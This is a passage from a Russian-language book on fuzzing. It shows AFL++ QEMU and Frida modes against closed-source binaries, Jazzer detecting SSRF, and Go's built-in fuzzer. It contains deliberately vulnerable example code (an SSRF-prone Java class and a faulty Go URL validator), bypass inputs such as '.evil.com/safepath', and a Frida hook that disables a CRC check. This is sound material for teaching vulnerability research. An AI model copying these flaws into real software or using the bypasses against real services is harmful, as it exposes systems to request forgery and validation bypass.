Если отсортировать таблицу **Project Functions Overview** по **Accumulated Cyclomatic Complexity**, первыми окажутся `dwg_write_file` и `dwg_encode`, как на рисунке 8-5.

Project functions overview

The following table shows data about each function in the project. The functions included in this table correspond to all functions that exist in the executables of the fuzzers. As such, there may be functions that are from third-party libraries.

For further technical details on the meaning of columns in the below table, please see the Glossary .

Columns ▾ Rows ▾ Search table

Func name	Functions filename	Reached by Fuzzers	Func lines hit %	Cyclomatic complexity	Functions reached	Reached by functions	Accumulated cyclomatic complexity	Undiscovered complexity
dwg_write_file	/src/libredwg/src/dwg.c	0	0.0%	22	1025	0	147369	137920
dwg_encode	/src/libredwg/src/encode.c	0	0.0%	1375	1019	1	147270	137890
dwg_encode_add_object	/src/libredwg/src/encode.c	0	0.0%	79	625	2	132394	131653
dwg_encode_variable_type	/src/libredwg/src/encode.c	0	0.0%	1506	463	3	100047	99337
dwg_read_file	/src/libredwg/src/dwg.c	0	0.0%	19	1069	0	97054	54
dwg_decode	/src/libredwg/src/decode.c	1 : VIEW LIST	69.14%	29	1060	1	97000	0
decode_R2004	/src/libredwg/src/decode.c	1 : VIEW LIST	83.78%	179	951	2	89962	0
decode_R2007	/src/libredwg/src/decode.c	1 : VIEW LIST	100.0%	129	945	2	89672	0
read_r2007_meta_data	/src/libredwg/src/decode_r2007.c	1 : VIEW LIST	80.0%	18	943	3	89536	0
decode_R13_R2000	/src/libredwg/src/decode.c	1 : VIEW LIST	83.36%	685	899	2	87447	0

Рисунок 8-5. Сложность функций LibreDWG

На первый взгляд следует фаззить `dwg_write_file` вместо `dwg_encode`, но у первой очень низкая собственная цикломатическая сложность. Функция с файловыми операциями также работает гораздо медленнее, поэтому лучшей целью будет `dwg_encode`. Кроме того, собственный модуль проверял только `dwg_decode`, и значительная необнаруженная сложность `dwg_encode` закономерна.

Эти данные применяются двумя способами. Во-первых, найдите функции с наибольшей накопленной сложностью. Даже если их уже тщательно защищали и фаззили, данные покрытия и препятствий помогут оптимизировать инструмент для новых путей. Во-вторых, выберите функции с наибольшей необнаруженной сложностью, то есть недостаточно глубоким фаззингом, и напишите для них новый модуль.

По сравнению с `afl-cov` Fuzz Introspector предоставляет высокоуровневый анализ поверх сырых данных покрытия. Он придает данным смысл и отвечает на главный вопрос разработчика или исследователя: где вероятнее всего находятся уязвимости?

Наконец, в Fuzz Introspector есть экспериментальный Auto-Fuzz, автоматически создающий испытательные модули по данным покрытия. Он обещает полностью автоматизированный фаззинг. Однако, как мы увидели, всегда остаются пограничные случаи, требующие участия человека.

Итоги

Скрытая сложность фаззинга заставляет многих исследователей относиться к нему как к черному ящику. Они создают "достаточно хороший" модуль и корпус, а затем запускают и забывают. В этой главе вы глубже изучили AFL++ и сопутствующие инструменты, чтобы использовать их эффективнее. Вы научились устранять препятствия и значительно ускорили фаззинг собственным модулем и параллельным выполнением.

Фаззинг - не только грубый инструмент вытряхивания уязвимостей из программы, хотя с этим он справляется хорошо. В сочетании с анализом покрытия он помогает сосредоточиться на критичных частях. С помощью `afl-cov` и Fuzz Introspector вы нашли дополнительные препятствия и интересные цели.

Многие описанные приемы требуют исходного кода для отладки и инструментирования. Огромное число программ зависит от открытого кода, но цели только в двоичном виде и платформы с управляемой памятью фаззить не так просто. В следующей главе мы заполним эти пробелы и начнем фаззить все подряд без обязательного исходного кода или подробных спецификаций.

Глава 9. Фаззинг всего

> В бою существуют лишь обычные и необычные силы,
> но их сочетания безграничны, и никто не способен постичь их все.
> - Сунь-цзы, "Искусство войны"

Рассмотрим разнообразие современных целей исследования уязвимостей: серверы сетевых протоколов на Golang, настольные клиенты Electron, приложения Android на Kotlin и многое другое. Традиционный фаззинг белого ящика для скомпилированных двоичных файлов важен, но доступ к исходному коду будет далеко не всегда. Однако основная идея создания неожиданного ввода, активирующего уязвимости, работает и в условиях черного ящика. Если учитывать не только аварии и зависания, можно добиваться других результатов, например обходить средство очистки или находить внедрение SQL.

В этой главе вы будете фаззить три типа целей. Сначала режим AFL++ Frida динамически инструментирует LibreDWG и обрабатывает его как закрытый проект. Затем Jazzer для Java и встроенный фаззинг Golang помогут искать в двоичных файлах с управляемой памятью не только обычные повреждения. Наконец, словари, грамматики и промежуточные представления будут применены к недвоичным форматам для поиска уязвимостей синтаксического и семантического разбора.

Эти случаи выходят за традиционные рамки фаззинга белого ящика для машинного кода, но в последнее время привлекают больше внимания разработчиков инструментов. К концу главы у вас будет полный набор средств для широкого круга языков и форматов.

Двоичные файлы с закрытым исходным кодом

При работе с проприетарной программой исходники обычно недоступны. По иронии, закрытые цели могут содержать больше уязвимостей, чем открытые, поскольку их реже проверяют сторонние исследователи. Возникает "небезопасность через неясность" - игра слов с ошибочным и часто критикуемым принципом "безопасности через неясность": отсутствие видимости позволяет уязвимому коду сохраняться.

Некоторые закрытые цели хорошо защищены, а среди открытых проектов много небезопасных и плохо поддерживаемых, но правило "небезопасности через неясность" выполняется достаточно часто.

Многие фаззеры закрытых двоичных файлов используют динамическое инструментирование для учета покрытия. Но за это приходится платить, например скоростью. Компромиссы можно изучить на нескольких режимах AFL++ для целей без исходников. Если вы выполнили стандартную установку по `https://github.com/AFLplusplus/AFLplusplus/blob/stable/docs/INSTALL.md`, должны быть собраны режимы QEMU и Frida.

Режим QEMU

Основной режим AFL++ для двоичных целей - QEMU. Он применяет эмулятор пользовательского пространства, который не воспроизводит целую систему, а переводит системные вызовы и инструкции одного двоичного файла для другого процессора. QEMU должен быть включен в исходную установку AFL++; если его нет, следуйте

https://github.com/AFLplusplus/AFLplusplus/blob/stable/qemu_mode/README.md.

Для практики воспользуемся NConvert - программой командной строки для пакетного разбора и преобразования изображений. NConvert распространяется бесплатно, но без исходного кода, поэтому требуется двоичный подход. В версии 7.136 было раскрыто несколько повреждений памяти, включая CVE-2023-43250, CVE-2023-43251 и CVE-2023-43252. Они возникали при преобразовании TIFF, что указывает на слабое место реализации.

Чтобы поискать другие ошибки TIFF в обновленной версии, загрузите и извлеките NConvert 7.155 с https://download.xnview.com/old_versions/NConvert/NConvert-7.155-linux64.tgz.
Начальный корпус TIFF можно взять из тестов открытого проекта LibTIFF:

```
$ wget https://download.xnview.com/old_versions/NConvert/NConvert-7.155-linux64.tgz
$ tar -zxf NConvert-linux64.tgz
$ git clone https://github.com/libsdl-org/libtiff
$ mkdir NConvert/fuzz-in
$ cp libtiff/test/images/*.tiff NConvert/fuzz-in/
$ cd NConvert
$ afl-fuzz -c nconvert -Q -i fuzz-in -o fuzz-out -- ./nconvert -out tiff @@ ①
```

Помимо -Q для режима QEMU включите CMPLOG параметром -c □. Как следует из названия, CMPLOG регистрирует инструкции CMP, определяя проверки сигнатурных байтов и пытаясь их пройти. Это значительно улучшает фаззинг двоичных форматов и уменьшает число препятствий.

AFL++ наверняка сообщит о низкой скорости. Стабильность тоже будет неидеальна, но при значении выше 80 процентов ошибки все равно находятся успешно. Добавление покрытия к закрытым двоичным файлам значительно эффективнее "глупого" фаззинга. При достаточно долгом запуске NConvert даст новые аварии переполнения буфера.

Режим Frida

AFL++ рекомендует QEMU как "родное" решение для двоичных целей, но новый режим Frida предлагает дополнительные возможности, в том числе сценарии. Он работает в других средах с поддержкой Frida, например непосредственно на устройствах Android, и обеспечивает более реалистичный фаззинг, чем эмуляция.

Для быстрой проверки клонируйте свежую LibreDWG и соберите без инструментирования:

```
$ git clone https://github.com/LibreDWG/libredwg.git
$ cd libredwg
$ git checkout 77a8562
$ sh ./autogen.sh
$ ./configure --disable-bindings --disable-dxf --disable-json --disable-shared
$ make -C src && make -C programs dwgread
```

Скопируйте каталог корпуса fuzz-in из главы 8. Обычный запуск AFL++ завершится ошибкой:

```
$ afl-fuzz -i fuzz-in -o fuzz-out -- programs/dwgread @@
--пропущено--
[-] PROGRAM ABORT : No instrumentation detected
    Location : check_binary(), src/afl-fuzz-init.c:2948
```

Цель не была скомпилирована с инструментированием. Запустите AFL++ с параметром режима Frida -O:

```
$ afl-fuzz -O -i fuzz-in -o fuzz-out -- programs/dwgread @@
--пропущено--
[+] Injecting /usr/local/lib/afl/afl-frida-trace.so ...
```

AFL++ загружает общую библиотеку afl-frida-trace.so, которая инструментирует приложение через Frida Stalker во время выполнения. Она внедряет ассемблерные инструкции для трассировки, сбора и передачи покрытия.

Режим Frida медленнее инструментированного режима предыдущей главы, но его достаточно, чтобы заново обнаружить повреждение в `bit_calc_CRC`. Однако GDB сообщает меньше сведений, чем на странице 237:

```
$ gdb --args ./programs/dwgread fuzz-out/default/crashes/id:000000,sig:11,src:000030,time:
30220088,execs:157722,op:havoc,rep:2
(gdb) r
Starting program: /home/kali/Desktop/frida-mode/libredwg/programs/dwgread fuzz-out/default/
crashes/id:000000,sig:11,src:000030,time:30220088,execs:157722,op:havoc,rep:2
--пропущено--
Program received signal SIGSEGV, Segmentation fault.
bit_calc_CRC (seed=seed@entry=49345,
addr=0x55556bd010e6 <error: Cannot access memory at address 0x55556bd010e6>,
len=<optimized out>) at bits.c:3456
3456    dx = ((dx >> 8) & 0xFF) ^ crctable[al]; ①
(gdb) backtrace
#0  bit_calc_CRC (seed=seed@entry=49345,
    addr=0x55556bd010e6 <error: Cannot access memory at address 0x55556bd010e6>, ②
    len=<optimized out>) at bits.c:3456
#1  0x00005555559fa33b in decode_preR13_auxheader (dat=dat@entry=0x7fffffffc7a0,
    dwg=dwg@entry=0x7fffffffc8c0) at decode.c:6278
#2  0x0000555555a1f3ce in decode_preR13 (dat=dat@entry=0x7fffffffc7a0,
    dwg=dwg@entry=0x7fffffffc8c0) at decode_r11.c:786
#3  0x00005555559ecd9b in dwg_decode (dat=dat@entry=0x7fffffffc7a0,
    dwg=dwg@entry=0x7fffffffc8c0) at decode.c:217
#4  0x00005555555ae157 in dwg_read_file (filename=0x7fffffffe15a
    "fuzz-out/default/crashes/id:000000,sig:11,src:000030,time:30220088,
    execs:157722,op:havoc,rep:2", dwg=dwg@entry=0x7fffffffc8c0) at dwg.c:261
#5  0x00005555555ad6fa in main (argc=<optimized out>, argv=0x7fffffffddb8)
    at dwgread.c:256
```

Инструкции □ больше не сопоставлены с исходным кодом, но экспортированные символы по-прежнему точно отражают имена функций в стеке □.

Экспортированные символы позволяют динамически изменять проблемные функции мощными сценариями Frida. Вспомните, что `bit_check_CRC` создавал препятствие из-за неудачных проверок. С исходным кодом функцию можно было изменить и пересобрать. В условиях закрытой цели этого сделать нельзя. Вместо этого используйте `patch.js` из листинга 9-1, доступный в `chapter-09/frida-mode/patch.js`.

```
const bit_check_CRC = DebugSymbol.fromName('bit_check_CRC').address;
Afl.print(`bit_check_CRC: ${bit_check_CRC}`);

const bit_check_CRC_replacement = new NativeCallback(
    (dat, start_address, seed) => {
        Afl.print('intercepted bit_check_CRC');
        Afl.print(`seed: ${seed}`);
        return 1; ①
    },
    'int',
    ['pointer', 'ulong', 'uint16']);
Interceptor.replace(bit_check_CRC, bit_check_CRC_replacement); ②

Afl.done();
```

Листинг 9-1. Сценарий Frida для изменения `bit_check_CRC`

Замена пропускает все вычисления CRC и немедленно возвращает 1 □. Поместите сценарий в текущий рабочий каталог и задайте его имя переменной `AFL_FRIDA_JS_SCRIPT`. AFL++ автоматически загрузит сценарий и заменит все вызовы `bit_check_CRC` □.

Подтвердите это запуском с `AFL_DEBUG=1`, который покажет вывод `Afl.print` при каждом перехвате:

```
$ AFL_FRIDA_JS_SCRIPT=patch.js AFL_DEBUG=1 afl-fuzz -O -i fuzz-in/ -o fuzz-out-2 \
  -- programs/dwgread @@
--пропущено--
```

```
intercepted bit_check_CRC
seed: 49345
intercepted bit_check_CRC
seed: 49345
intercepted bit_check_CRC
seed: 49345
intercepted bit_check_CRC
seed: 49345
intercepted bit_check_CRC
seed: 49345
intercepted bit_check_CRC
seed: 49345
intercepted bit_check_CRC
```

В настоящем закрытом проекте сначала придется обратной разработкой найти препятствие, а затем исследовать саму функцию, чтобы написать подходящую замену.

API, взаимодействующие с режимом Frida от AFL++, открывают гораздо больше возможностей. Например, в лишенном символов двоичном файле можно задать постоянный адрес фаззинга смещением относительно образа. Предположим, `dwgread` не содержит символов, а функция открытия и разбора файла найдена по смещению `0x059fe0`. Сценарий из листинга 9-2 задаст ее как начало постоянного режима.

```
const module = Process.getModuleByName('dwgread');
const dwg_read_file = module.base.add(0x059fe0);
Afl.setPersistentAddress(dwg_read_file); ①
Afl.done();
```

Листинг 9-2. Сценарий Frida для задания постоянного адреса

После установки адреса AFL++ сохраняет состояние дочернего процесса при достижении `dwg_read_file` и восстанавливает его после первой инструкции `ret` функции. Это значительно ускоряет фаззинг. Дополнительные примеры сценариев приведены по адресу `https://github.com/AFLplusplus/AFLplusplus/blob/stable/frida_mode/Scripting.md`.

Закрытый исходный код не заставляет возвращаться к черному ящику. Динамическое инструментирование Frida позволяет применять покрытие и продвинутые возможности вроде постоянного режима. Выбор между режимами Frida и QEMU зависит от цели. Например, двоичные файлы Android полезно фаззить прямо на устройстве, максимально приближая среду к настоящей. Здесь удобна способность Frida работать в разных средах без подготовки.

Кроме того, сценарии Frida иногда удобнее переменных среды. Но по сравнению с QEMU режим поддерживает меньше возможностей AFL++ и архитектур процессоров. Например, постоянный режим доступен только для x86, x64 и ARM64.

Двоичные файлы с управляемой памятью

Теперь рассмотрим файлы на Java и Golang. Фаззинг отлично находит повреждения памяти, но хуже обнаруживает обход пути и внедрение команд. Аварии легко фиксировать, а санитайзеры времени компиляции вроде ASan еще больше помогают инструментам. Из-за этого может показаться, что фаззеры полезны лишь для языков без встроенного управления памятью, но это неверно.

В Golang и Java собственная сборка мусора освобождает разработчика от ручного выделения памяти, поэтому повреждения встречаются редко. Вместо них можно применять дополнительные санитайзеры, создающие ошибки при срабатывании других классов уязвимостей. Далее мы проверим это с Jazzer и встроенным фаззингом Golang.

Jazzer

Jazzer - фаззер JVM с учетом покрытия. Он работает на уровне байткода, поэтому исходники не нужны: целями могут служить скомпилированные классы Java и пакеты JAR. Это полезно для приложений Android и программ на Scala, Kotlin и других языках JVM.

Кроме того, режим Autofuzz автоматически заполняет и изменяет аргументы публичных методов с учетом структуры, поэтому ручной модуль необязателен. Тем не менее мы напишем его для дополнительной настройки. Рассмотрим простое веб-приложение с классом `SsrfExample`, уязвимым для подделки запросов на стороне сервера (SSRF), которая позволяет отправлять веб-запросы на адрес злоумышленника.

```
import java.io.BufferedReader;
import java.io.IOException;
import java.io.InputStreamReader;
import java.net.HttpURLConnection;
import java.net.URL;


public class SsrfExample {
    public static void getRequest(String dest) {
        try {
            if (!dest.contains("/safepath")) { ①
                System.out.println("path must be safe!");
                return;
            }

            URL url = new URL("https://example.com" + dest); ②
            HttpURLConnection connection = (HttpURLConnection) url.openConnection(); ③
            connection.setRequestMethod("GET");

            BufferedReader reader = new BufferedReader(
                new InputStreamReader(connection.getInputStream())
            );

            String line;
            while ((line = reader.readLine()) != null) {
                System.out.println(line);
            }
            reader.close();
        } catch (IOException e) {
            System.err.println("An error occurred: " + e.getMessage());
        }
        return;
    }
}
```

Листинг 9-3. Пример класса Java, уязвимого для подделки запросов на стороне сервера

Когда маршрут веб-приложения вызывает метод `getRequest`, строковый аргумент проверяется на наличие подстроки `/safepath` □, после чего добавляется к `https://example.com` □. Затем код открывает веб-соединение с получившимся URL □.

Если у вас есть опыт тестирования веб-приложений на проникновение, вы быстро заметите SSRF. Проверка требует лишь наличия `/safepath`, а не начала строки с этой подстроки, поэтому ее можно обойти. При аргументе `.evil.com/safepath` веб-приложение запросит `https://example.com.evil.com/safepath`. Это открывает множество возможностей для злоумышленника, в том числе перенаправление запросов на конфиденциальные внутренние веб-серверы.

Как Jazzer обнаружит эту проблему? Список санитайзеров находится в каталоге верхнего уровня **Sanitizers** репозитория `https://github.com/CodeIntelligenceTesting/jazzer`. Они перехватывают низкоуровневые API Java и позволяют Jazzer проверять срабатывание потенциальной уязвимости. В листинге 9-4 показан фрагмент санитайзера

ServerSideRequestForgery.java.

```
public class ServerSideRequestForgery {
    --пропущено--
    @MethodHook( ①
        type = HookType.BEFORE,
        targetClassName = "java.net.SocketImpl", ②
        targetMethod = "connect", ③
        additionalClassesToHook = {
            "java.net.Socket",
            "java.net.SocksSocketImpl",
        })
    --пропущено--
    private static void checkSsrf(Object[] arguments) {
        if (arguments.length == 0) {
            return;
        }

        String host;
        int port;
        if (arguments[0] instanceof InetSocketAddress) {
            // Единственная реализация java.net.SocketAddress.
            InetSocketAddress address = (InetSocketAddress) arguments[0]; ④
            host = address.getHostName();
            port = address.getPort();
        } else if (arguments.length >= 2 && arguments[1] instanceof Integer) {
            if (arguments[0] instanceof InetAddress) {
                host = ((InetAddress) arguments[0]).getHostName();
            } else if (arguments[0] instanceof String) {
                host = (String) arguments[0];
            } else {
                return;
            }
            port = (int) arguments[1];
        } else {
            return;
        }

        if (port < 0 || port > 65535) {
            return;
        }

        if (!connectionPermitted.get().test(host, port)) { ⑤
            Jazzer.reportFindingFromHook(
                new FuzzerSecurityIssueMedium(
                    String.format(
                        "Server Side Request Forgery (SSRF)\n"
                        + "Attempted connection to: %s:%d\n"
                        --пропущено--
```

Листинг 9-4. Фрагмент санитайзера Jazzer для подделки запросов на стороне сервера

Санитайзер применяет аннотацию Jazzer `@MethodHook` □, чтобы перехватывать все вызовы метода `connect` □ стандартного класса Java `java.net.SocketImpl` □. Этим классом пользуются многие высокоуровневые классы и API сетевых соединений, например `HttpsURLConnection` в `java.base`, который встретится далее.

Перед выполнением метода Jazzer вызывает `checkSsrfSocket`, передающий аргументы `connect` в `checkSsrf`. Тот извлекает адрес соединения □ и проверяет, разрешено ли назначение. Если нет, Jazzer регистрирует находку □.

Проверим, достаточно ли фаззинга Jazzer с учетом покрытия для срабатывания SSRF. Установите Java Development Kit и скомпилируйте `SsrfExample.java`:

```
$ sudo apt install default-jdk
$ javac SsrfExample.java
```

В рабочем каталоге появится файл класса `SsrfExample.class`. Загрузите и распакуйте последнюю версию Jazzer со страницы `https://github.com/CodeIntelligenceTesting/jazzer/releases`, затем запустите Jazzer в режиме Autofuzz. Параметр пути к классам должен указывать на рабочий каталог:

```
$ ./jazzer --cp=./ssrf-example/ --autofuzz=SsrfExample::getRequest
INFO: Loaded 3 hooks from com.code_intelligence.jazzer.sanitizers.ServerSideRequestForgery ①
--пропущено--
== Java Exception: java.lang.NullPointerException: Cannot invoke "String.contains(java.lang.
CharSequence)" because "<local2>" is null ②
        at SsrfExample.getRequest(SsrfExample.java:10)
        at java.base/jdk.internal.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
        at java.base/jdk.internal.reflect.NativeMethodAccessorImpl.invoke(
        NativeMethodAccessorImpl.java:77)
        at java.base/jdk.internal.reflect.DelegatingMethodAccessorImpl.invoke(
        DelegatingMethodAccessorImpl.java:43)
        at java.base/java.lang.reflect.Method.invoke(Method.java:568)
DEDUP_TOKEN: 2ea9a0845158cf78
== libFuzzer crashing input ==
MS: 0 ; base unit: 0000000000000000000000000000000000000000
```

Jazzer быстро находит аварийный вход, но, несмотря на сообщение о загрузке перехватчиков санитайзера SSRF □, это всего лишь нулевой указатель, приведший к необработанному исключению □. Авария веб-приложения тоже может представлять интерес, однако внешний злоумышленник вряд ли сможет ее использовать. Такие находки можно игнорировать флагом `autofuzz_ignore`. Запустите Jazzer снова:

```
$ ./jazzer --cp=./ssrf-example/ --autofuzz=SsrfExample::getRequest \
  --autofuzz_ignore=java.lang.NullPointerException
--пропущено--
#3567   NEW    cov: 5 ft: 5 corp: 2/38b lim: 38 exec/s: 0 rss: 734Mb L: 37/37 MS: 10
ShuffleBytes-Custom-CMP-Custom-InsertRepeatedBytes-Custom-CopyPart-Custom-InsertRepeatedBytes
-Custom- DE: "/safepath"- ①
...
== Java Exception: com.code_intelligence.jazzer.api.FuzzerSecurityIssueMedium: Server Side
Request Forgery (SSRF) ②
--пропущено--
== libFuzzer crashing input ==
MS: 2 CMP-Custom- DE: "/safepath"-; base unit: eeae22598bc50329d7e1b0e7ab5e6f141814f3f3 ③
0xff,0xff,0xff,0xff,0xff,0xff,0xff,0xff,0xff,0xff,0xff,0xff,0xff,0xff,0xff,0x2f,0x73,0x61,
0x66,0x65,0x70,0x61,0x74,0x68,0x70,0x61,0x74,0x68,0xff,0xff,0xff,0x2f,0x73,0x61,0x66,0x65,
0x70,\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377/safepathpath\377\377\377
/safep
artifact_prefix='./'; Test unit written to ./crash-c439bba4fb1debad0a282ea4a4a0ca1a6ac301d0
Base64: ////////////////////L3NhZmVwYXRocGF0aP///y9zYWZlcA==
```

Успех! Изменяя входы с учетом покрытия, Jazzer прошел проверку пути □ и в конце концов активировал перехватчик санитайзера SSRF □. Вход, вызвавший уязвимость □, сочетает специальные символы и строку `/safepath`: Jazzer обнаружил проверку и сумел пройти ее.

Разумеется, если эта функция должна вызываться при нормальной работе веб-приложения, перед нами возможность, а не ошибка, и помечать каждый веб-запрос бессмысленно. Поведение Jazzer можно настроить собственным модулем. В листинге 9-5 задается список допустимых целевых узлов, например `example.com`, что позволяет точно проверить валидацию и очистку входа.

```
// SsrfFuzzer.java
import com.code_intelligence.jazzer.api.FuzzedDataProvider;


public class SsrfFuzzer {
    public static void fuzzerTestOneInput(FuzzedDataProvider data) {
        SsrfExample ssrfExample = new SsrfExample();
        com.code_intelligence.jazzer.api.BugDetectors
            .allowNetworkConnections( ①
                (String h, Integer p) -> h.equals("example.com")
            );
        ssrfExample.getRequest(data.consumeRemainingAsAsciiString()); ②
```

```
    }
}
```

Листинг 9-5. Пользовательский модуль Jazzer с разрешенными узлами для запросов

Имя метода следует соглашению libFuzzer, на котором основан Jazzer. Jazzer автоматически находит в классе метод с таким именем и запускает его. Перед вызовом целевого метода с изменяемым входом модуль разрешает сетевые соединения с `example.com` . Для простоты Jazzer использует только изменяемые строки ASCII, избегая ненужных байтов вне ASCII.

Поместите `SsrfFuzzer.java` в каталог со скомпилированным `SsrfExample.class` и файлом `jazzer_standalone.jar` из архива выпуска Jazzer. Последний нужен для импорта классов Jazzer и цели при компиляции модуля. Скомпилируйте модуль и запустите Jazzer с параметром `target_class` вместо `autofuzz`:

```
$ javac -cp "jazzer_standalone.jar:." SsrfFuzzer.java
$ cd ..
$ ./jazzer --cp=./ssrf-example/ --target_class=SsrfFuzzer
--пропущено--
== Java Exception: com.code_intelligence.jazzer.api.FuzzerSecurityIssueMedium: Server Side
Request Forgery (SSRF)
Attempted connection to: example.comq:443 ①
Requests to destinations based on untrusted data could lead to exfiltration of sensitive data
or exposure of internal services.

If the fuzz test is expected to perform network connections, call com.code_intelligence.jazzer
.api.BugDetectors#allowNetworkConnections at the beginning of your fuzz test and optionally
provide a predicate matching the expected hosts.
        at com.code_intelligence.jazzer.sanitizers.ServerSideRequestForgery.checkSsrf(
        ServerSideRequestForgery.java:119)
        --пропущено--
        at SsrfFuzzer.fuzzerTestOneInput(SsrfFuzzer.java:7)
```

Теперь санитайзер SSRF не сообщает об ошибке, когда фаззинговый вход приводит к запросу на `example.com`, и срабатывает лишь при обращении к отсутствующему в разрешенном списке узлу `example.comq` . Вместо обратной разработки сложной очистки и валидации байткода Java или полного перебора длинных списков специальных символов фаззинг с учетом покрытия позволяет эффективно и массово находить обходы.

Возможности Jazzer ограничены только набором санитайзеров. После раскрытия Log4Shell в 2021 году многие спрашивали, почему средства автоматического анализа не обнаружили столь критическую ошибку в широко применяемой библиотеке. Одна из причин - они не искали редкий, но опасный приемник удаленного поиска Java Naming and Directory Interface (JNDI). В ответ OSS-Fuzz совместно с Jazzer добавили санитайзер `NamingContext Lookup`.

Расширяемость Jazzer дает интересные возможности для новых исследований уязвимостей. Вряд ли удастся найти нечто новое, используя те же фаззеры и настройки, что и все остальные. Но если вы определите потенциально опасные приемники, которые не заметило исследовательское сообщество, то сможете написать собственный санитайзер и применить массовый фаззинг. Подобный подход возможен и с пользовательскими правилами статического анализа кода, однако фаззинг обнаруживает уязвимости во время выполнения и позволяет отбирать конкретные значения, например домены вне разрешенного списка в примере с SSRF.

Фаззинг Go

Начиная с версии 1.18 язык Go поддерживает фаззинг как встроенную возможность. Разработчики могут включать его в комплект тестов и находить пограничные случаи, не охваченные модульными тестами. Фаззинг Go ищет заранее заданные случаи отказа, называемые аварийными, и стандартные ошибки, а не использует санитайзеры.

Вернемся к примеру Java, где ошибка проверки домена URL привела к SSRF. Предположим, разработчик написал функцию проверки домена строки URL, как в листинге 9-6.

```
// main.go
package main


import (
    "fmt"
    "regexp"
)


// Проверяет, является ли inputURL доменом или поддоменом expectedDomain.
func ValidateURLDomain(inputURL string, expectedDomain string) bool { ①
    // Экранирует специальные символы в expectedDomain.
    expectedDomain = regexp.QuoteMeta(expectedDomain)

    regexPattern := `^https?://(?:[A-Za-z0-9-]+.)*` + expectedDomain +
                    `($|/|\?)`

    regex, err := regexp.Compile(regexPattern)
    if err != nil {
        return false
    }

    return regex.MatchString(inputURL) ②
}


func main() {
    // Возвращает true.
    fmt.Println(ValidateURLDomain("https://example.com", "example.com"))
    // Возвращает true.
    fmt.Println(ValidateURLDomain("https://sub.example.com", "example.com"))
    // Возвращает false.
    fmt.Println(ValidateURLDomain("https://evil.com", "example.com"))
}
```

Листинг 9-6. Пример функции проверки домена

Функция принимает входной URL и ожидаемый домен □, затем регулярным выражением проверяет совпадение домена URL с ожидаемым □. Но в коде есть ошибка, позволяющая некоторым входам обойти проверку. Попробуйте ее заметить.

Для запуска приложения загрузите и установите Go по инструкции `https://go.dev/doc/install`, в том числе настройте `PATH`:

```
$ wget https://go.dev/dl/go1.23.1.linux-amd64.tar.gz
$ tar -xvf go1.23.1.linux-amd64.tar.gz
$ sudo mv go /usr/local
$ echo 'export PATH=$PATH:/usr/local/go/bin' >> ~/.zshrc
```

Поместите `main.go` в рабочий каталог либо используйте каталог репозитория кода книги `chapter-09/go-example`. Выполните:

```
$ go mod init example/fuzz
$ go run .
true
true
false
```

Допустим, вы встретили эту функцию проверки в своей цели. Ее подозрительность заметна уже потому, что узел не извлекается из URL стандартным средством разбора. Имея исходный код, можно написать фаззер с учетом покрытия из листинга 9-7, пытающийся обойти проверку.

```
// fuzz_test.go
package main
import (
```

```
    "net/url"
    "strings"
    "testing"
)


func FuzzValidateURLDomain(f *testing.F) {
    f.Add("https://example.com") ①
    domain := "example.com"
    f.Fuzz(func(t *testing.T, data string) {
        parsedURL, err := url.Parse(data)
        if (err == nil) {
            host := strings.ToLower(parsedURL.Host)
            if (ValidateURLDomain(data, domain) && host != domain &&
                !strings.HasSuffix(host, "."+domain)) { ②
                t.Errorf("Incorrectly validated %q", data)
            }
        }
    })
}
```

Листинг 9-7. Пользовательский фаззер функции проверки домена

Перед фаззингом функции проверки фаззер добавляет начальный вход `https://example.com` □. Критерий аварии проверяет, проходит ли валидация, хотя настоящий домен изменяемого входа не совпадает с ожидаемым доменом, переданным функции □. Поместите `fuzz_test.go` в тот же каталог и запустите фаззер. Он быстро достигнет аварийного условия:

```
$ go test -fuzz=FuzzValidateURLDomain
fuzz: elapsed: 0s, gathering baseline coverage: 0/397 completed
failure while testing seed corpus entry: FuzzValidateURLDomain/9d94b251d721e736
fuzz: elapsed: 0s, gathering baseline coverage: 1/397 completed
--- FAIL: FuzzValidateURLDomain (0.01s)
    --- FAIL: FuzzValidateURLDomain (0.00s)
        fuzz_test.go:19: Incorrectly validated "http://00example.com"

FAIL
exit status 1
FAIL    example/fuzz    0.009s
```

Фаззер обнаружил, что `http://00example.com` обходит проверку. Причина - ошибка регулярного выражения `ValidateURLDomain` из листинга 9-6: точка экранирована неверно и интерпретируется как подстановочный символ.

Фаззер также создает каталог `testdata`. Помимо `f.Add` дополнительные файлы начального корпуса в специальном формате можно поместить в `testdata/fuzz/FuzzValidateURLDomain`. Формат напоминает синтаксис boofuzz:

```
go test fuzz v1
string("http://00example.com")
```

Сложные файлы можно автоматически преобразовать в этот синтаксис инструментом `file2fuzz`. Попрактикуемся на библиотеке Go snappy, предоставляющей API кодирования и декодирования формата сжатия Snappy. Загрузите и распакуйте последний выпуск (на момент написания книги это V0.0.4):

```
$ wget https://github.com/golang/snappy/archive/refs/tags/v0.0.4.tar.gz
$ tar -xzvf v0.0.4.tar.gz
$ cd snappy-0.0.4
```

Теперь нужен пользовательский фаззер. Достаточно простого модуля, вызывающего функцию декодирования библиотеки. Библиотека snappy содержит разные оболочки этой функции для различных сред и меток сборки, включая реализацию на чистом Go и на ассемблере. Встроенный фаззер не отслеживает покрытие в скомпилированном ассемблере, поэтому будем фаззить реализацию Go. Поместите модуль из листинга 9-8 в каталог `snappy-0.0.4`.

```
// decode_test.go
package snappy


import (
    "testing"
)


func FuzzDecode(f *testing.F) {
    f.Fuzz(func(t *testing.T, data []byte) {
        var dst [1000000]byte
        decode(dst[:], data)
    })
}
```

Листинг 9-8. Пользовательский фаззер функции декодирования snappy

Пользовательский фаззер просто проверяет `decode` без дополнительных критериев аварии. Исходный код уже содержит тестовый файл формата Snappy в `testdata`, поэтому преобразуйте его в формат входа фаззера с помощью `file2fuzz`. Этого достаточно для начала:

```
$ go install golang.org/x/tools/cmd/file2fuzz@latest
$ mkdir -p testdata/fuzz/FuzzDecode
$ file2fuzz -o testdata/fuzz/FuzzDecode \
  testdata/Isaac.Newton-Opticks.txt.rawsnappy
$ go test -run=FuzzDecode -fuzz=FuzzDecode -tags=noasm -parallel=2
```

Поскольку дополнительных критериев аварии в модуле нет, фаззер остановится только при аварии или зависании. На узле с малым объемом памяти авария может произойти быстро:

```
$ go test -run=FuzzDecode -fuzz=FuzzDecode -tags=noasm
--- FAIL: FuzzDecode (17.57s)
    fuzzing process hung or terminated unexpectedly: exit status 2
    Failing input written to testdata/fuzz/FuzzDecode/8e241dc44fa688fc
    To re-run:
